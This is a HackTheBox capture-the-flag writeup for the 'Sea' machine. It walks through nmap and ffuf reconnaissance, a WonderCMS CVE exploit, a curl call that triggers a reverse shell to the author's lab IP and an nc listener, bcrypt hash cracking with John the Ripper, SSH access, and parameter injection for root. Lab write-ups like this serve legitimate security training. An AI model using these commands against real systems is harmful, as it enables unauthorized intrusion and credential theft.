
SEA
HackTheBox Machine Writeup
Greetings again everyone! I have come across another HTB machine named "SEA". In this machine, I discovered a number of interesting aspects, and I have tried to convey them to you as well. Enjoy the writeups, and if you liked it, please read the rest of the writeups I have uploaded. It does give me a boost to solve more machines.

Step 1: Network Scanning

To identify vulnerable ports, services, and versions of the IP address, I started scanning the network using the Nmap tool:
nmap -sV -p-
Step 2: Add Host to /etc/hosts

This machine needed to be added to our /etc/hosts so that it could be accessed by the domain name as well. Once added, I visited the IP address or domain as sea.htb on port 80 and clicked on "HOW TO PARTICIPATE".
Step 3: Contact Form

Upon clicking the "Contact" hyperlink, I found an input form that could potentially be used to feed exploits. I looked for more information, but there was nothing other than this contact form.
Step 4: Fuzzing

I attempted fuzzing for the sea.htb to see the directories using ffuf, with the following command:
ffuf -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://sea.htb/FUZZ
Step 5: WonderCMS

I decided to take the request to burp suite and tried checking “readme.md” on response side it showed “Login to wonderCMS website”
Step 6: Exploit CVE


After understanding the CVE documentation, I stored the exploit code in exploit.py along with the target domain. I used the following command for reverse shell:
Step 7: exploit

I have stored the exploit code for CVE to “exploit.py” along with the target domain http://sea.htb/themes followed by our details for reverse shell as IP address 10.10.14.32 and PORT number 4444
Step 8: Reverse Shell
Trying reverse shell using curl command here where I have used my IP address and Port address which i have started listener
curl 'http://sea.htb/themes/revshell-main/rev.php?lhost=10.10.14.32&lport=4444'

Step 9: setting up Listner
Here I have used rlwrap for Listner, and I have got the Rev shell for the user “www-data”
rlwrap nc -lnvp 4444

Step 10: Database Information
During enumeration, I found a file named database.js which contained the user and password.

Step 11: getting "pass.txt"
Downloaded the file as “Pass.txt” Have to crack it open to see plain text password

Step 12: using John The Ripper
I downloaded the file as Pass.txt and cracked it with John the Ripper using the command:
john --format=bcrypt --wordlist=/usr/share/wordlists/rockyou.txt pass.txt

Step 13: SSH into User
After cracking the password, I tried SSHing into the "amay" user using the credentials found in the database. The login was successful.


Step 14: Tunneling and Logs

I found that tunneling was possible, so I used port 8080. Upon checking the localhost, there were "System Monitoring" logs for access.log and error.logs. These logs provided some valuable hints.
Step 15: Monitoring the Logs
And started Localhost on Port 8080 there is “System Monitoring” seems development options as there was LOGS for access.log amd error.logs I checked both logs and got some hints and decided to intercept it as it may give me reverse shell
Step 16: Changing path

On interception I tried changing path and some payloads in “log_file” parameter and the thing is there was no error on response side
Step 17

So Decided to do some chatgpt and formulate some payloads to the same parameter and on doing so I got “Root flag”
Thank you so much for following along with me and comment down if you have learnt something from my writeups.